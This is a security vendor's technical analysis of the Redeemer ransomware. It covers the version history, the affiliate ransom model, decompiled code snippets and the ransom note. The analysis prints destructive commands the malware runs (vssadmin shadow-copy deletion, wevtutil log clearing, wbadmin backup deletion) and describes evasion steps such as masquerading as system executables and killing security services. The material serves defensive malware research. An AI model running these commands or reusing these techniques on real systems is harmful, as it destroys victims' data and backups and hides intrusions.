

What Is Redeemer Ransomware and How Does It Spread: A Technical Analysis

cloudsek.com/what-is-redeemer-ransomware-and-how-does-it-spread-a-technical-analysis/

Mehardeep Singh Sawhney

September 2, 2022

- **Author:** Mehardeep Singh Sawhney
- **Editor:** Benila Susan Jacob

Research indicates that a Ransomware attack occurs every 11 seconds roughly translating to an approximate 3 million attacks throughout the year. Ransomware attacks are no longer reserved events. Companies are at a constant threat to their revenue, data, brand, image, and subsequent shutdown of the business.

Redeemer ransomware was initially identified in June 2021, and since then, four public versions (1.0, 1.5, 1.7, and 2.0) have been released. This article contains the technical analysis of the Redeemer ransomware and its various features.

Evolution of the Redeemer Ransomware 2.0

The threat actor, **Cerebrate** operating on a cybercrime forum named **Dread** has been actively promoting the Redeemer ransomware. They have recently started operating on the Breached forum and have released its latest version (version 2.0) on the same.

Redeemer has gone through four version changes since September 2021. The latest version includes improved graphical features such as a GUI builder interface, an icon change for encrypted files, a detailed instructions list, etc. The threat actor also claims to have added support for Windows 11 along with few cryptographic changes to the latest version. The image below describes the features added with each version release of the Redeemer ransomware.

Version 1.0

- First public release, made entirely from scratch in C++.
- No dependencies for target machines, other than Windows Vista or later operating system.
- Runs only with admin privileges and stops operating if another copy is found to be active.
- Automatically melts and hides itself.
- Unbreakable encryption of all files and extensions on all drives, requiring permissions from both the attacker and the ransomware creator to decrypt.
- Multithreaded (Memory and CPU efficient).
- Does not require an Internet connection and C&C.
- Only accepts XMR as payment.
- Clears computer logs twice (before and after encryption process) and deletes itself after completing its task.
- Shreds original files and removes their shadow copies, rendering them unrecoverable.
- Does not encrypt files present in the Windows/Program or Files/Program Files (x86) folders.
- Doesn't encrypt .exe, .dll, .lnk, and .url files.

Version 1.5

- Second public version which works with any crypter supporting x86 C++ executables.
- Deletes backup and catalog twice.
- Fixed a bug in the key checking process.
- Keys are now in a new format, which makes them more readable (public, affiliate and master keys).
- Improved ransom note.
- Ransom note appears on login screen.
- When someone opens an encrypted .redeem file, a proper message appears.
- More clear error handling while decrypting with invalid keys.

REDEEMER RANSOMWARE

Version 1.7

- Third public version having automatic encryption of all available network storages.
- Fixed a typo in the ransom note.
- Auto-kills processes/services related to databases and other similar software.
- More protection for the operating system.
- The output is always an executable, i.e. .exe is the extension of all the output filenames.

Version 2.0

- Fourth public version having a new affiliate toolkit with GUI (no dependencies).
 - New decrypter with GUI (no dependencies).
 - Modified ransom message.
- Added option of using XMPP Chat/Tox Chat/up to two emails for communication.
- Fixed ransomware for Windows 11.
- Prevented Windows damaging in some cases.
- Amount and campaign ID added to the Redeemer executable and affiliate decryption process.
- All encrypted files now have a new icon that indicates they were encrypted.
- Lot of other small fixes.

Modus Operandi

Using the builder executable, the attacker creates a ransomware executable.

The attacker specifies an RSA private key file, email address for contact, XMR amount and the option to disable 'melt', if a crypter is being used to encrypt the ransomware. Enabling 'melt' will make the ransomware executable delete itself and relocate to a random directory on the system, and execute from there in a hidden state.

Using the Generate Key Pair option, an RSA private key is generated which is sent to the Malware author (Cerebrate) along with the encrypted public key generated by the ransomware executable. The public key is received from the victim.

The Malware author (Cerebrate) will share the master key only upon having received 20% of the collected ransom amount. Thus, the victim can only decrypt their files once 20% of the ransom payment has been made by the affiliate attacker.

Details of the Ransomware

- This Ransomware is written in C++ and comes with a builder and decrypter executable.
- It uses the following encryption algorithms:
 - AES256 is used to encrypt the files on the victim's computer
 - RSA is used to encrypt the key
- The ransomware clones itself with the name of a system executable file (eg. *conhost.exe*), and creates a hidden folder for itself in the Windows directory.
- It terminates all the running processes and executables which may pose a threat to the encryption routine.
- It deletes all shadow copies of files and clears all event as well as application logs using *wevtutil*, *vssadmin*, and *wbadmin*.
- It uses multithreading in order to enumerate the filesystem and encrypt files. It creates 35 different threads that point to the same encryption routine.
- It also modifies the Winlogon registry value and sets it to display the ransom note. Thus, when a user logs into the machine, the ransom note is displayed.

Technical Analysis

Ransomware Signature

The signature of this executable shows us that it is written in C++. When conducting the string analysis, multiple Base64 encoded strings were observed, some of which get decoded to the public key used for encryption, and powershell commands. Upon decoding one of these strings, the following translation was obtained: 'Redeemer Ransomware – Your Data Is Encrypted'.

imphash	D01BD22A3EF9031C2323F198964086BE
signature	Microsoft Visual C++
tooling	Visual Studio 2015 - 14.0.3.d
entry-point	E8 41 0A 00 00 E9 87 FE FF CC CC CC CC CC CC CC 51 8D 4C 24 04 2B C8 1B C0 F7 D0 23 C8 8B C4 25

Signature of the executable file indicating that it is written in C++

```

encoded ransomware string

Stage I – Pre-Encryption Operations

Mutex Creation

Upon execution, Redeemer first hides its console window by using a call to the **ShowWindow** Windows API. It then creates a Mutex, called the **RedeemerMutex**, in order to make sure that multiple instances of the ransomware are not running on the same system.

```

251 handleOfConsoleWindow = GetConsoleWindow();
252 ShowWindow(handleOfConsoleWindow, 0);
.
.
280 hMutex = CreateMutexA(0, 1, "RedeemerMutex");

```

Code

for hiding the process window and creation of the Mutex

String Encoding

An RSA public key, ransom amount, and contact email ID are then loaded as Base64 values into memory and decoded for further usage. This Ransomware heavily uses Base64 for string encoding purposes.

```

287 sub 450DA0(&v113, ( DWORD *)0x5C9688, 0, 0xFFFFFFFF);// base64 pub key
.
.
.
293 sub_450DA0(&v113, ( DWORD *)0x5C9628, 0, 0xFFFFFFFF);// base64 ransom amt
.
.
.
sub 450DA0(&v113, ( DWORD *)0x5C8C6C, 0, 0xFFFFFFFF);// base64 email id
.
.
.
302 loads b64ptr in mem(&v113, ( DWORD *)0x5C9688);
303 publicKeyDecoded = (void *)b64_Decoder((const char *)v113, v114, v115, (int)v116, v117, v118);// Decodes pub key
304 move_decoded((void *)0x5C9688, publicKeyDecoded);
305 sub_44EF20(v125);
306 loads b64ptr in mem(&v113, ( DWORD *)0x5C9628);
307 ransomAmtDecoded = (void *)b64_Decoder((const char *)v113, v114, v115, (int)v116, v117, v118);// Decodes ransom amt
308 move_decoded((void *)0x5C9628, ransomAmtDecoded);
309 sub_44EF20(v124);
310 loads b64ptr in mem(&v113, ( DWORD *)0x5C8C6C);
311 emailIdDecoded = (void *)b64_Decoder((const char *)v113, v114, v115, (int)v116, v117, v118);// Decodes email id
312 move_decoded((void *)0x5C8C6C, emailIdDecoded);

```

Code for loading and decoding Base64 values, and storing them for later use

Stage II – Preparing for Encryption

The second stage of the ransomware is dictated by the transfer of control to a specific logic section that is controlled by the argument count value. This is done by moving itself under a different name to a **world writable directory** as shown in the image below.

```

1177 sub_44EE80(lpPathName, word_586328); // list with file and folder names
1178 v253 = 2;
1179 v12 = _time64(0);
1180 srand(v12);
1181 SHGetFolderPath(0, 0x24, 0, 0, pszPath); // gets path for SYSROOT
1182 sub_44EE80(v237, L"conhost.exe");
1183 LOBYTE(v253) = 3;
1184 sub_44EE80(v238, L"sqlserver1.exe");
1185 LOBYTE(v253) = 4;
1186 sub_44EE80(v239, L"calc.exe");
1187 LOBYTE(v253) = 5;
1188 sub_44EE80(v240, L"taskmgr.exe");
1189 LOBYTE(v253) = 6;
1190 sub_44EE80(v241, L"taskhost.exe");
1191 LOBYTE(v253) = 7;
1192 sub_44EE80(v242, L"svchost.exe");
1193 LOBYTE(v253) = 8;
1194 sub_44EE80(v243, L"lsass.exe");
1195 LOBYTE(v253) = 9;
1196 sub_44EE80(v230, L"svchost\");
1197 LOBYTE(v253) = 10;
1198 sub_44EE80(v231, L"SQL\");
1199 LOBYTE(v253) = 11;
1200 sub_44EE80(v232, L"TEMP\");
1201 LOBYTE(v253) = 12;
1202 sub_44EE80(v233, L"TEMP_DATA_WINDOWS\");
1203 LOBYTE(v253) = 13;
1204 sub_44EE80(v234, L"TEST\");
1205 LOBYTE(v253) = 14;
1206 sub_44EE80(v235, L"WINDIR\");
1207 LOBYTE(v253) = 15;
1208 sub_44EE80(v236, L"ProgramData\");
1209 LOBYTE(v253) = 16;
1210 sub_44ED80(pszPath);
1211 sub_44ED80(L"");

```

Executables

Directories

The list of random executable and directory names

A new instance is spawned that does the encryption. The name of the newly spawned process will be randomly chosen from the list shown in the image above. The entire process breakdown is covered in the following section:

The ransomware randomly chooses the directory and executable names by using the logic shown below. It also sets the directory attributes to hidden using the **SetFileAttributes** Windows API. In this case, the directory selected is *C:\Windows\SQL* and the executable name is *taskmgr.exe*.

```



1192 randFolderNumber = rand();
1193 decideName(&v224[6 * (randFolderNumber % 7)], 0, -1);// Decides name of new directory using randFolderNumber
1194 v13 = lpPathName;
1195 v118 = 0;
1196 if ( v214 >= 8 )
1197     v13 = lpPathName[0];
1198 CreateDirectoryW(v13, v118); // creates directory in C:\Windows\
1199 v14 = lpPathName;
1200 v15 = lpPathName;
1201 if ( v214 >= 8 )
1202     v14 = lpPathName[0];
1203 if ( v214 >= 8 )
1204     v15 = lpPathName[0];
1205 v16 = GetFileAttributesW(v14);
1206 SetFileAttributesW(v15, v16 | 7); // sets directory attribute to hidden
1207 randExecutableNumber = rand();
1208 decideName(&v231[6 * (randExecutableNumber % 7)], 0, -1);// Decides executable name using randExecutableNumber

```

Logic for determining the file and folder name combination

Now, the ransomware executes its copy using the **ShellExecuteW** Windows API, while taking the path to the old exe as an argument.

This is done in order to delete its old copy and continue running as an imposter system executable, which will commence the encryption.

```

25 SetFileAttributesW(v15, v16 | 7);
26 v17 = &lpExistingFileName; // takes original exe as argument
27 if ( a6 >= 8 )
28     v17 = lpExistingFileName;
29 v18 = &lpNewFileName;
30 if ( a12 >= 8 )
31     v18 = lpNewFileName;
32 ShellExecuteW(0, L"open", v18, v17, 0, 2); // [new exe] [old exe]

```

Executing the new executable while accepting

the old one as an argument

The routine for directory enumeration and encryption will begin only after the above argument condition is met. A check is implemented for the same by counting the number of arguments passed to the executable.

```

321 if ( argc != 1 ) // checks for number of args. will start encryption only when new exe is created. [old exe] [new exe]
322 {
323     sub_44EE80(lpFileName, argv[1]); // original exe
324     v18 = lpFileName;
325     if ( value >= 8 )
326         v18 = lpFileName[0];
327     DeleteFileW(v18); // //Deletes original exe
328     if ( value >= 8 )
329         sub_451A60(lpFileName[0], value + 1);
330     value = 7;
331     lpFileName[4] = 0;
332     LOWORD(lpFileName[0]) = 0;

```

Code for checking the arguments and deleting the original executable if criteria is met

The new executable then runs the **Windows Event Utility** (*wevtutil*) commands using *CMD* in order to clear important event logs. The **vssadmin** and **wbadmin** commands are used to delete all shadow copies, backup catalogs, and system-state backups in order to make file recovery impossible.

```

530 sub_450CA0(&v113, "dnNzYmRtaW4gZGVsZXRLIHN0YmRvd3MgL0FsbCAvUXVpZXQ=", 0x30u); // vssadmin delete shadows /All /Quiet
559 sub_450CA0(&v113, "d2V2dHV0aWwY2x1YXItbG9nIEFwcGxpY2F0aW9u", 0x28u); // wevtutil clear-log Application
588 sub_450CA0(&v113, "d2V2dHV0aWwY2x1YXItbG9nIFNlY3VyaXR5", 0x24u); // wevtutil clear-log Security
617 sub_450CA0(&v113, "d2V2dHV0aWwY2x1YXItbG9nIFNldHVw", 0x20u); // wevtutil clear-log Setup
646 sub_450CA0(&v113, "d2V2dHV0aWwY2x1YXItbG9nIFN5c3RlbQ=", 0x24u); // wevtutil clear-log System
675 sub_450CA0(&v113, "d2JhZG1pbWV0aWwY2F0YXVpZXQ=", 0x28u); // wbadmin delete catalog -quiet
704 sub_450CA0(&v113, "d2JhZG1pbWV0aWwY2F0YXVpZXQ=", 0x48u); // wbadmin delete systemstatebackup -deleteoldest -quiet

```

Commands executed to clear event logs and delete shadow copies

The ransomware terminates executables and services (including security applications) which might hinder the encryption operations. The code for this is hardcoded in the program as Base64 strings which are decoded using the **taskkill** and **net stop** commands. (Refer to the [List of Executables & Services Terminated by the Ransomware](#))

```

416 for ( k = 6076632; k != 6077928; k += 24 )
417 {
418     loads_b64ptr_in_mem_maybe(v24, k);
419     v25 = 234;

451     LOBYTE(v25) = -15;
452     v9 = sub_459260(v20, v18);
453     v10 = sub_44EF10(v9);
454     executeCMD(v10);

```

Commands used to terminate executable

and services which might hinder encryption

- The ransomware also edits the `Software\Microsoft\Windows NT\CurrentVersion\Winlogon` registry key, modifies the `LegalNoticeCaption` and `LegalNoticeText` values, and sets them to the ransom note. Thus, when a user logs in, the ransom note is displayed.
- The ransomware also creates an exception list so that it does not encrypt the following:
 - System and OS directories
 - Redeemer ransomware (i.e itself)
 - Ransom note
 - Already encrypted files

```

28 if ( MEMORY[0x5CB8D0][0] > *(v6 + 4) )
29 {

Encryption

Redeemer is capable of enumerating and encrypting both local files and network-attached drives.

```

114 while ( (*(&v34[1] + *(LODWORD(v34[0]) + 4) + 4) & 1) == 0 )// encryption loop
115 {
116     sub_454D80(v36, v29, v32);
117     v14 = 16 - v34[1] % 16;
118     if ( v14 == 16 )
119         v14 = 0;
120     sub_45F980(v36, v37, 4096, v28, &v41, 1); // AES work
121     if ( v34[1] )
122         sub_454C10(v37, LODWORD(v34[1]) + v14, (v34[1] + v14) >> 32);
123 }

```

The ransomware encryption loop

It enumerates local drives using the following `GetLogicalDrives` Windows APIs:

- For the local files, it uses `SHGetFolderPath`
- For network assets, it uses `WNetEnumResource`.

It executes these operations using a loop with `FindFirstFile` and `FindNextFile`.

```

74 if ( !MEMORY[0x5CB36C] )
75 {
76     SHGetFolderPath(0, 36, 0, 0, 0x5CB458);
77     ExpandEnvironmentStringsW(L"%ProgramW6432%", 0x5CCF38, 0x104u);
78     SHGetFolderPath(0, 42, 0, 0, 0x5CB660);
79 }

```

```

24 result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
25 if ( !result )
26 {
27     result = GlobalAlloc(0x40u, dwBytes);
28     v4 = result;
29     v15 = result;
30     if ( result )
31     {
32         while ( 1 )
33         {
34             memset(v4, 0, dwBytes);
35             if ( WNetEnumResourceW(hEnum, &cCount, v4, &dwBytes) )
36                 break;
37         }
38     }
39 }

```

Enumeration of local and network files and folders

It should be noted that this ransomware uses **multithreading** for encryption, which makes it efficient in terms of CPU usage. It creates 35 different threads, each pointing to the encryption routine.

Screenshot of the threads created by Redeemer



It initializes the ransom note in Base64 and writes the decoded value to a file named **Read Me.TXT**. The encrypted files are saved with the **.redeem** extension.

Screenshot of encrypted file names

Ransom Collection

When an encrypted file is clicked by the user/victim, the following message is displayed.

Screenshot of the message displayed upon opening an encrypted file

The ReadMe.TXT file containing the ransom note is displayed in the image below.

```

Read Me.TXT - Notepad

[Q1] What happened, I cannot open my files and they have an odd extension?
[A1] Your files have been encrypted by Redeemer, a new ransomware operation.

[Q2] Is there any way to recover my files?
[A2] Yes, you can recover your files. This will however cost you money in XMR (Monero).

[Q3] Is there any way to recover my files without paying?
[A3] Without paying it is impossible your files.
Redeemer uses most secure algorithms and a sophisticated encryption scheme which guarantees security.
Without a proper key, you will never regain access to your files.

[Q4] What is XMR (Monero)?
[A4] It is a privacy oriented cryptocurrency.
You can learn more about Monero on getmonero.org.
You can view ways to purchase it on www.monero.how/how-to-buy-monero.

[Q5] How will I decrypt my files?
[A5] Follow the general instructions:
-1. Buy 10000000 XMR.
-2. Contact dddd@ddd.com and send the following key:

-----BEGIN REDEEMER PUBLIC KEY-----
Mzc1pa5tKu481ne7MLqICP5w3opfdISbDF0QxbIFaU78htoEbs
ZQP0hQKFGU7uLcuw930Qzedeo3JJ7zkYE0sLaxk1b5AGfndQMI

uJ/LMZf8ICUoJ11JUpxFwXc50Y52n3gf/mw==
-----END REDEEMER PUBLIC KEY-----

-3. You will receive an XMR address where you will need to pay the requested amount of Monero.
-4. After you pay and the payment is verified, you will receive a decryption tool and a key which will restore all your files and your computer back to normal.

```

Screenshot of the ransom note (Read Me.TXT)

- To decrypt their files, the victims are asked to pay the demanded ransom amount in Monero.
- Once the ransom payment is verified, the victim receives a decryption tool and a key which allows them to restore their files.

Hashes

Appendix

Redeemer Version 1.0 - First Public Version

- Made entirely in C++ from the ground up
- No dependencies for target machines, other than Windows Vista or later operating system
- Runs only on admin privileges
- Automatically melts and hides itself
- Prevents itself from running if another copy is detected as currently running
- Unbreakable encryption of all files and extensions on all drives
- Multithreaded and very memory and CPU efficient
- Does not require an Internet connection and C&C to function
- Uses a very secure encryption scheme that ensures that both you and me have to give our permission to decrypt the files
- Only accepts XMR as payment
- Clears computer logs twice (before and after encryption process) and deletes itself after it's finished
- Removes shadow copies of files
- Shreds the original files, so they can't be recovered using any tool
- Doesn't encrypt files in Windows/Program Files/Program Files (x86)
- Doesn't encrypt .exe .dll .lnk .url

Redeemer Version 1.5 - Second Public Version

- Deletes backup & catalog twice
- This version works with any crypter that supports x86 C++ executables (turn off melt in build options if you're using a crypter)
- Fixed a bug in the key checking process
- Keys are now in a new format, which makes them more readable (public, affiliate and master keys)
- Improved ransom note
- Ransom note appears on login screen
- When someone opens encrypted .redeem file, they get a proper message
- More clear error handling when decrypting invalid keys

Redeemer Version 1.7 - Third Public Version

- Now all available network storage are automatically encrypted
- Fixed a typo in the ransom note
- Auto-kill of processes and services related to databases and other similar software
- More protection for the operating system
- Now the output is always an executable (.exe is added to the end of the output filename)

Redeemer Version 2.0 - Fourth Public Version

- New affiliate toolkit with GUI (no dependencies)
- New decrypter with GUI (no dependencies)
- Modified ransom message
- Added option of using XMPP Chat/Tox Chat/up to two emails for communication
- Fixed ransomware for Windows 11
- Prevented damaging Windows in some cases
- Added amount and campaign id to the Redeemer executable and affiliate decryption process, so the affiliate sees the requested amount/campaign id
- Now all encrypted files have a new icon which makes it more clear that they were encrypted
- Lots of small fixes
